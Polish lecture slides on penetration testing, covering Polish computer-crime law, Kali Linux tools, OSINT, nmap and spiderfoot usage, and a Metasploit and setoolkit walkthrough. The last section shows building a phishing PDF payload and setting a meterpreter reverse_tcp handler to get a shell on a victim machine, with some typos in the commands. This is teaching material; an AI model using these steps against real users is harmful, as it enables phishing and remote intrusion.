

Testy penetracyjne



Definicja

Test penetracyjny:

Proces polegający na przeprowadzeniu kontrolowanego ataku na system teleinformatyczny, mający na celu praktyczną ocenę bieżącego stanu bezpieczeństwa tego systemu, w szczególności obecności znanych podatności i odporności na próby przełamania zabezpieczeń.

KK rozdz. XXXIII

Przestępstwa przeciwko ochronie informacji

Art. 267. § 1. Kto bez uprawnienia uzyskuje informację dla niego nie przeznaczoną, otwierając zamknięte pismo, podłączając się do przewodu służącego do przekazywania informacji lub przetwarzając elektroniczne, magnetyczne albo inne szczególne jej zabezpieczenie,

podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

§ 2. Tej samej karze podlega, kto w celu uzyskania informacji, do której nie jest uprawniony, zakłada lub posługuje się urządzeniem podsłuchowym, wizualnym albo innym urządzeniem specjalnym.

§ 3. Tej samej karze podlega, kto informację uzyskaną w sposób określony w § 1 lub 2 ujawnia innej osobie.

§ 4. Ściganie przestępstwa określonego w § 1—3 następuje na wniosek pokrzywdzonego.

Art. 268. § 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkadza, usuwa lub zmienia zapis istotnej informacji albo w inny sposób udaremnia lub znacznie utrudnia osobie uprawnionej zapoznanie się z nią,

podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

§ 2. Jeżeli czyn określony w § 1 dotyczy zapisu na komputerowym nośniku informacji, sprawca

podlega karze pozbawienia wolności do lat 3.

§ 3. Kto, dopuszczając się czynu określonego w § 1 lub 2, wyrządza znaczną szkodę majątkową,

podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 4. Ściganie przestępstwa określonego w § 1—3 następuje na wniosek pokrzywdzonego.

KK rozdz. XXXIII

Przestępstwa przeciwko ochronie informacji

Art. 269a. Kto, nie będąc do tego uprawnionym, przez transmisję, zniszczenie, usunięcie, uszkodzenie, utrudnienie dostępu lub zmianę danych informatycznych, w istotnym stopniu zakłóca pracę systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej,

podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

Art. 269b. § 1. Kto wytwarza, pozyskuje, zbywa lub udostępnia innym osobom urządzenia lub programy komputerowe przystosowane do popełnienia przestępstwa określonego w art. 165 § 1 pkt 4, art. 267 § 3, art. 268a § 1 albo § 2 w związku z § 1, art. 269 § 1 lub 2, art. 269a, art. 270 § 1 albo art. 270a § 1, a także hasła komputerowe, kody dostępu lub inne dane umożliwiające nieuprawniony dostęp do informacji przechowywanych w systemie informatycznym, systemie teleinformatycznym lub sieci teleinformatycznej,

podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 1a. Nie popełnia przestępstwa określonego w § 1, kto działa wyłącznie w celu zabezpieczenia systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej przed popełnieniem przestępstwa wymienionego w tym przepisie albo opracowania metody takiego zabezpieczenia.

§ 2. W razie skazania za przestępstwo określone w § 1, sąd orzeka przepadek określonych w nim przedmiotów, a może orzec ich przepadek, jeżeli nie stanowiły własności sprawcy.

KK rozdz. XXXIII

Przestępstwa przeciwko ochronie informacji

Art. 269c. Nie podlega karze za przestępstwo określone w art. 267 § 2 lub art. 269a, kto działa wyłącznie w celu zabezpieczenia systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej albo opracowania metody takiego zabezpieczenia i niezwłocznie powiadomił dysponenta tego systemu lub sieci o ujawnionych zagrożeniach, a jego działanie nie naruszyło interesu publicznego lub prywatnego i nie wyrządziło szkody.

Flipper



Flipper Zero to potężne i wszechstronne narzędzie, które pozwala użytkownikom eksplorować i wchodzić w interakcję z różnymi urządzeniami elektronicznymi, systemami i protokołami, co czyni go cennym nabytkiem dla maniaków, hakerów i pentesterów.


?



?



Kali Linux





Kali Linux – wybrane narzędzia


- **Wireshark:** Jest to narzędzie do analizy ruchu sieciowego, które może być przydatne podczas monitorowania komunikacji w systemach. Może pomóc w identyfikacji nieprawidłowych lub niebezpiecznych wzorców ruchu oraz analizie protokołów.
- **Nmap:** To popularne narzędzie skanujące sieci, które może pomóc w identyfikowaniu otwartych portów i usług na serwerach. Może być używane do mapowania infrastruktury, wykrywania podatności i identyfikowania potencjalnych zagrożeń.
- **Spiderfoot:** jest narzędziem do analizy otoczenia sieciowego i gromadzenia informacji. Może być używany do analizy publicznie dostępnych danych i informacji z różnych źródeł, takich jak strony internetowe, media społecznościowe, publiczne bazy danych itp.
- **Metasploit Framework:** Jest to potężne narzędzie do testowania penetracyjnego, które oferuje wiele modułów i exploitów. Może być używane do testowania zabezpieczeń systemów informatycznych.
- **Burp Suite:** Jest to popularne narzędzie do testowania bezpieczeństwa aplikacji webowych. Może być używane do przeprowadzania audytów bezpieczeństwa aplikacji webowych.
- **Hydra:** To narzędzie do łamania haseł. Może pomóc w identyfikacji słabych lub łatwo odgadniętych haseł, które mogą prowadzić do naruszeń bezpieczeństwa.
- **Sqlmap:** Narzędzie do automatycznego wykrywania i eksploatacji podatności związanych z bazami danych SQL. Umożliwia testowanie zabezpieczeń aplikacji webowych, które korzystają z bazy danych SQL.


Kali Linux – wybrane narzędzia


35 Top Cybersecurity Tools


- 01 NMAP**



Nmap is a network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- 02 METASPLOIT**


The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.
- 03 WIRESHARK**


Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.
- 04 KALI LINUX**


Kali Linux is a Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security.
- 05 JOHN THE RIPPER**


John the Ripper is a free password cracking software tool. Originally developed for the Unix operating system, it can run on fifteen different platforms.
- 06 NIKTO**



Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received.
- 07 BURP SUITE**



Burp Suite is a software security application used for penetration testing of web applications. Both a free and a paid version of the software are available.


More Information


[@securitytrybe](#)
[@securitytrybe](#)


35 TOP CYBERSECURITY TOOLS


- 08 TOR**



Tor is a free overlay network for enabling anonymous communication.
- 09 TCPDUMP**


tcpdump is a data-network packet analyzer computer program that runs under a command line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.
- 10 AIRCRACK-NG**


Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs.
- 11 SPLUNK**


Splunk's software can be used to examine, monitor, and search for machine-generated big data through a browser-like interface.
- 12 ACUNETIX**


Acunetix is an automated web application security testing tool that audits your web applications by checking for vulnerabilities like SQL Injection, Cross-site scripting, and other exploitable vulnerabilities.
- 13 SNORT**



Snort is an open-source, free and lightweight network intrusion detection system (NIDS) software for Linux and Windows to detect emerging threats.
- 14 MIMICAST**


Mimecast provides your organization with security, continuity and archiving cloud services in a mail management system designed to protect email, ensure access and simplify the tasks of managing email.


More Information

[@securitytrybe](#)
[@securitytrybe](#)


Sniffing & Spoofing



Sniffing & Spoofing - Wireshark




Information Gathering - nmap



Information Gathering - nmap

```
> man nmap  
> nmap 10.10.10.10  
> nmap 10.10.10.10 -Pn  
> nmap 10.10.10.10 -Sv
```

Information Gathering - spiderfoot



Information Gathering - OSINT

Biały wywiad, rozpoznanie z ogólnodostępnych źródeł (ang. open-source intelligence; OSINT) – kategoria rozpoznania oraz forma wywiadu gospodarczego, polegająca na gromadzeniu informacji pochodzących z ogólnie dostępnych źródeł. Wykorzystywana jest zarówno w wywiadzie państwowym, jak i gospodarczym. Wywiadowcy posługują się wyłącznie jawnymi i etycznymi metodami pozyskiwania informacji.

Do „białych” źródeł należą m.in.:

- życie publiczne
- wypowiedzi przedstawicieli państwa
- Internet w tym serwis społecznościowy Facebook, YouTube i inne środki nowej komunikacji otwartej
- sondy społeczne
- prasa (szczególnie lokalna oraz specjalistyczna) i inne środki masowego przekazu
- dokumentacja, jaką przedsiębiorstwa muszą udostępnić według wymogów prawa
- ogólnie dostępne rejestry
- sądowe ogłoszenia upadłości i postanowienia o postępowaniu układowym
- wydawnictwa marketingowe: biuletyny, informatory, reklamy
- analizy produktów (inżynieria wsteczna)

[Biały i czarny wywiad gospodarczy – czym się różnią?]

Information Gathering - OSINT

Źródła OSINT można podzielić na sześć różnych kategorii przepływu informacji:


- Media: gazety, czasopisma, radio i telewizja
- Internet: publikacje online, blogi, grupy dyskusyjne, media obywatelskie (tj. filmy z telefonów komórkowych, treści tworzone przez użytkowników), YouTube i inne serwisy społecznościowe (tj. Facebook, Twitter, Instagram itp.). To źródło wyprzedza także wiele innych źródeł ze względu na jego aktualność i łatwość dostępu.
- Dane administracji publicznej: raporty administracji publicznej, budżety, przesłuchania, książki telefoniczne, konferencje prasowe, strony internetowe i przemówienia. Chociaż to źródło pochodzi z oficjalnego źródła, jest publicznie dostępne i można z niego korzystać w sposób otwarty i swobodny.
- Publikacje profesjonalne i akademickie: informacje uzyskane z czasopism, konferencji, sympozjów, prac naukowych i rozpraw
- Dane handlowe: oceny finansowe i przemysłowe, bazy danych przedsiębiorstw itp.
- Szara literatura: raporty techniczne, patenty, dokumenty robocze, dokumenty biznesowe, niepublikowane prace i biuletyny

[Jeffrey Richelson, *The U.S. intelligence community*, Seventh edition, Boulder, CO, [ISBN 978-0-8133-4919-0](#), [OCLC 922468626](#)]

spiderfoot


```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo spiderfoot -l 127.0.0.1:5000  
2023-05-16 04:22:49,181 [INFO] sf : Starting web server at 127.0.0.1:5000 ...  
  
*****  
Use SpiderFoot by starting your web browser of choice and  
browse to http://127.0.0.1:5000/  
*****  
2023-05-16 04:22:49,215 [WARNING] sf :  
*****  
Warning: passwd file contains no passwords. Authentication disabled.  
Please consider adding authentication to protect this instance!  
Refer to https://www.spiderfoot.net/documentation/#security.  
*****  
  
2023-05-16 04:30:18,211 [INFO] sfwebui : Waiting for the scan to initialize...  
2023-05-16 04:30:18,489 [INFO] sflib : Downloading configuration data from: https://publics  
uffix.org/list/effective_tld_names.dat  
2023-05-16 04:30:18,887 [INFO] sflib : Scan [26B7FB23] for 't.rachwalik@wil.waw.pl' initiat  
ed.  
2023-05-16 04:30:18,948 [INFO] sflib : sfp__stor_db module loaded.  
2023-05-16 04:30:18,990 [INFO] sflib : sfp_abstractapi module loaded.
```

Spiderfoot



Exploitation Tools

– metasploit framework



Exploity

Rodzaj ataku	Charakterystyka	Sposoby zabezpieczenia
Exploit	Metoda/narzędzie wykorzystująca znane błędów w oprogramowaniu lub systemie operacyjnym w celu uzyskania nieautoryzowanego dostępu lub wykonania określonych działań.	Regularne aktualizacje systemu operacyjnego i oprogramowania, stosowanie zapór sieciowych i programów antywirusowych, stosowanie zasad bezpieczeństwa podczas korzystania z sieci.
„Zero day” exploit	Metoda/narzędzie wykorzystująca podatność w oprogramowaniu, znana atakującym, ale nie są znana producentowi oprogramowania ani ogółowi użytkowników. Jest to szczególnie niebezpieczne, ponieważ atakujący mogą wykorzystać tę podatność, zanim zostanie opracowana łątka lub środki zabezpieczające	

Exploitation Tools

– metasploit framework

```
msf6> search smb
msf6> grep search smb
msf6> use ../../expl
msf6> show options
msf6> set RHOST 10.10.10.10
msf6> run
msf6(expl)> grep exploit search smb
```

Exploitation Tools

– setoolkit

```
> setoolkit
set> 1
set> 1
set:phishing> 2
set:payloads> 13
...
set:payloads> 2
find / -name „*.pdf”
-----
Konsola root:
cd /root/.set
cp *.pdf /home/

New console:
-----
>sudo msfconsole
msf6> use exploit/multi/handler
msf6 exploit(multi/handler)> set palyload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> show options
msf6 exploit(multi/handler)> set LHOST ....
msf6 exploit(multi/handler)> show LPORT ...
msf6 exploit(multi/handler)> run

meterpreter> sysinfo
meterpreter>shell
c:\users\...> start chrome https://uwbti.pl
```


Exploitation Tools

– setoolkit

```
> setoolkit
set> 1
set> 1
set:phishing> 2
set:payloads> 13
...
set:payloads> 2
find / -name „*.pdf”
```

```
-----
Konsola root:
cd /root/.set
cp *.pdf /home/
```

```
New console:
-----
```

```
>sudo msfconsole
msf6> use exploit/multi/handler
msf6 exploit(multi/handler)> set palyload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> show options
msf6 exploit(multi/handler)> set LHOST ....
msf6 exploit(multi/handler)> show LPORT ...
msf6 exploit(multi/handler)> run
```

```
meterpreter> sysinfo
meterpreter>shell
c:\users\...> start chrome https://uwbti.pl
```

Pytanie:

Czy ktoś ściągnął
plik **pdf**
ze strony uwbti.pl?

Źródła:

<https://youtu.be/QynUOJanNqo>

https://youtu.be/Zj_7Wunnu2w

<https://youtu.be/UrbRpoLqF18>